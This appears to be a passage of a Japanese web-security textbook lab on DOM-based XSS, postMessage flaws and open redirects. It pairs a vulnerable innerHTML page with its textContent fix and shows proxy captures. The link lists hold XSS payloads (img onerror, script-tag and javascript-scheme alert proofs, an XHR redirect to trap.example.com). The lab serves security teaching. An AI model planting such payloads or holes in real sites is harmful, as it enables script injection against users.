

4.17 JavaScriptの問題

4.17.1 DOM Based XSS

DOM Based XSS脆弱性が生まれる原因

- 外部からHTMLタグを挿入して、DOMを操作している
- evalなどの機能で、外部からJavaScriptを実行している
- XMLHttpRequestリクエストのURLが未検証である
- Location.href や src属性、href属性のURLが未検証である

HTMLタグなどが有効になる機能

```
document.write() / document.writeln()
interHTML / outerHTML
jQuery の html() jQuery() $()
```

evalインジェクションの原理でJavaScriptが動く機能

```
eval()
setTimeout() / setInterval()
Functionコンストラクタ
```

javascriptスキームやvbscriptスキームを指定する機能

```
JavaScriptのlocation.href
a要素のhref属性やiframe要素のsrc属性など
```

DOM Based XSS脆弱性の対策

- DOM操作、記号の適切なエスケープ
 - ・innerHTMLプロパティをtextContentプロパティに置き換える
 - ・document.writeでは代替DOM機能がないので、HTMLエスケープを実装する
- eval、setTimeout、Functionコンストラクタの引数に外部から値を渡さない
- URLをhttpかhttpsに限定する
- jQueryセレクタを動的に生成しない
- 最新のライブラリを用いる jQuery 1.8.3 (脆弱) → jQuery 3.2.1 (対策版)
- XMLHttpRequestのURLを検証する 固定テーブルを用いる方法

4h-001 : innerHTMLによるDOM Based XSS(正常系)

【ブラウザ】



4.17 JavaScriptの問題

- 4.17.1 DOM Based XSS
 - 4h-001 :innerHTMLによるDOM Based XSS(正常系)
 - 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
 - 4h-001a:4h-001 の対策版(攻撃)
 - 4h-002 :アクセス解析(document.write; 正常系)
 - 4h-002 :アクセス解析(document.write; XSS攻撃)
 - 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
 - 4h-004 :XMLHttpRequestのURL未検証(正常系)
 - 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
 - 4h-004a:XMLHttpRequestのURL検証版(正常系)
 - 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
 - 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
 - 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
 - 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
 - 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
 - 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
 - 4h-006 :javascriptスキームによるXSS (正常系)
 - 4h-006 :javascriptスキームによるXSS (攻撃)
 - 4h-006a:javascriptスキームによるXSS対策版 (正常系)
 - 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
 - 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
 - 4h-008 :setTimeoutによるXSS (攻撃)
 - 4h-008 :setTimeoutによるXSS (対策版への攻撃)
- 4.17.3 postMessage呼び出しの不備
 - 4h-010 :postMessageの例
 - 4h-010 :postMessageの脆弱性の悪用
 - 4h-010a:postMessageの悪用 (対策版)
 - 4h-910 :メッセージ送信元の未確認 (攻撃)
 - 4h-910c:メッセージ送信元の確認版 (攻撃)
- 4.17.4 オープンリダイレクト
 - 4h-020 :オープンリダイレクト(正常系)
 - 4h-020 :オープンリダイレクト(攻撃)
 - 4h-020a:オープンリダイレクト対策版(正常系)
 - 4h-020a:オープンリダイレクト対策版(攻撃)

[phpinfo](#)
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.17 JavaScriptの問題</title></head>
3 <body>
4 4.17 JavaScriptの問題
5 <ul>
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#>4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#>4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#>4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html#>4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#>4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#>4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html#>4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#>4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html#>4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#>4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html#>4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html#>4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html#>4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html#>4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html#>4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#>4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="4h-006.html#>4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="4h-006a.html#>4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="4h-006a.html#>4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="4h-008.html#>4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="4h-008.html#>4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="4h-008a.html#>4h-008a:setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
31 <li>4.17.3 postMessage呼び出しの不備</li>
32 <ol>
33 <li><a href="4h-010.html#>4h-010 :postMessageの例</a></li>
34 <li><a href="http://trap.example.com/4h/4h-010.html">4h-010 :postMessageの脆弱性の悪用</a></li>
35 <li><a href="http://trap.example.com/4h/4h-010a.html">4h-010a:postMessageの悪用 (対策版) </a></li>
36 <li><a href="http://trap.example.com/4h/4h-910.html">4h-910 :メッセージ送信元の未確認 (攻撃) </a></li>
37 <li><a href="http://trap.example.com/4h/4h-910c.html">4h-910c:メッセージ送信元の確認版 (攻撃) </a></li>
38 </ol>
39 <li>4.17.4 オープンリダイレクト</li>
40 <ol>
41 <li><a href="4h-020.html#>4h-020 :オープンリダイレクト(正常系)</a></li>
42 <li><a href="4h-020.html#>4h-020 :オープンリダイレクト(攻撃)</a></li>
43 <li><a href="4h-020a.html#>4h-020a:オープンリダイレクト対策版(正常系)</a></li>
44 <li><a href="4h-020a.html#>4h-020a:オープンリダイレクト対策版(攻撃)</a></li>
45 </ol>
46 </ul>
47 <a href="phpinfo.php">phpinfo</a><br>
48 <a href="/">ホームに戻る</a>
49 </body>
50 </html>
```



赤 緑 青

赤



赤 緑 青

緑



赤 緑 青

青


【サーバ: 4h/4h-001.html】

```

/var/www/html/4h/4h-001.html - wasbook@example.jp - エディタ - WinSCP
[Icons] [Tools] [Text Code] [Color] [Help]
<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
  var hash = window.location.hash;
  var color = document.getElementById("color");
  color.innerHTML = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>

```



```

1 <body>
2 <script>
3 window.addEventListener("hashchange", chghash, false);
4 window.addEventListener("load", chghash, false);
5
6 function chghash() {
7   var hash = window.location.hash;
8   var color = document.getElementById("color");
9   color.innerHTML = decodeURIComponent(window.location.hash.slice(1));
10 }
11 </script>
12 <a href="#赤">赤</a>
13 <a href="#緑">緑</a>
14 <a href="#青">青</a>
15 <p id="color"></p>
16 </body>

```

innerHTMLによるDOM BASE XSS

URLの#より後の記述部分(フラグメント識別子またはハッシュなどと呼びます)を変化させると表示部分が変わるアプリケーションです

jQueryのhtml()メソッドでも同様にDOM BASE XSSの可能性がります

【ブラウザ→サーバ: リクエスト 4h/4h-001.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテンツ
既定コンテンツ
サイト

デフォルトビュー

```
GET http://example.jp/4h/4h-001.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 08:29:17 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 406
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "196-56c2a2de869f6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
var hash = window.location.hash;
var color = document.getElementById("color");
color.innerHTML = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコード...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	タグ
18	19/01/08 8:2...	GET	http://example.jp/4h/4h-001.html	200	OK	6 ms	406 bytes	Medium	Script

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0



4h-001 : innerHTMLによるDOM Based XSS(攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 <li>4.17.1 DOM Based XSS</li>
7 </ol>
8 <li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#4h-001a.html#img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#4h-005.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#4h-005a.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#4h-005b.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#4h-005c.html?color=2&quot;&lt;img*src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4h/4h-001.html】

```
/var/www/html/4h/4h-001.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
  var hash = window.location.hash;
  var color = document.getElementById("color");
  color.innerHTML = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```

innerHTMLによるDOM BASE XSS

URLの#より後の記述部分(フラグメント識別子またはハッシュなどと呼びます)を変化させると表示部分が変わるアプリケーションです

jQueryのhtml()メソッドでも同様にDOM BASE XSSの可能性がります

【ブラウザ→サーバ: リクエスト 4h/4h-001.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

コンテキスト 既定コンテキスト サイト

デフォルトビュー

```
GET http://example.jp/4h/4h-001.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 09:06:04 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 406
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "196-56c2a2de869f6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
  var hash = window.location.hash;
  var color = document.getElementById("color");
  color.innerHTML = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリブ...	レスポンスボディ...	検出アラ...	ノ...	タグ
23	19/01/08 9:0...	GET	http://example.jp/4h/4h-001.html	200	OK	8 ms	406 bytes	Medium	Script	


アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

4h-001a : 4h-001 の対策版(攻撃)

【ブラウザ】


• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)



赤 緑 青


```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#4h-005.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#4h-005a.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#4h-005b.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#4h-005c.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



```
1 <body>
2 <script>
3 window.addEventListener("hashchange", chghash, false);
4 window.addEventListener("load", chghash, false);
5
6 function chghash() {
7   var hash = window.location.hash;
8   var color = document.getElementById("color");
9   color.textContent = decodeURIComponent(window.location.hash.slice(1));
10 }
11 </script>
12 <a href="#赤">赤</a>
13 <a href="#緑">緑</a>
14 <a href="#青">青</a>
15 <p id="color"></p>
16 </body>
```

【サーバ: 4h/4h-001a.html】

```
 /var/www/html/4h/4h-001a.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
  var hash = window.location.hash;
  var color = document.getElementById("color");
  color.textContent = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```

innerHTMLによるDOM BASE XSS

URLの#より後の記述部分(フラグメント識別子またはハッシュなどと呼びます)を変化させると表示部分が変わるアプリケーションです

jQueryのhtml()メソッドでも同様にDOM BASE XSSの可能性がありますが

innerHTMLプロパティをtextContentプロパティに置き換えて対策しています

【ブラウザ→サーバ: リクエスト 4h/4g-001a.html → レスポンス】

The screenshot shows the network tab of a browser's developer tools. The request is a GET request to http://example.jp/4h/4h-001a.html. The response is a 200 OK status with a content type of text/html. The response body contains the HTML and JavaScript code from the previous screenshot.

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリブ...	レスポンスボディ...	検出アラ...	ノ...	タグ
27	19/01/08 9:0...	GET	http://example.jp/4h/4h-001a.html	200	OK	6 ms	408 bytes	Medium	Script	


4h-002 : アクセス解析(document.write; 正常系)

【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系) ←
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#4h-005.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#4h-005a.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#4h-005b.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#4h-005c.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
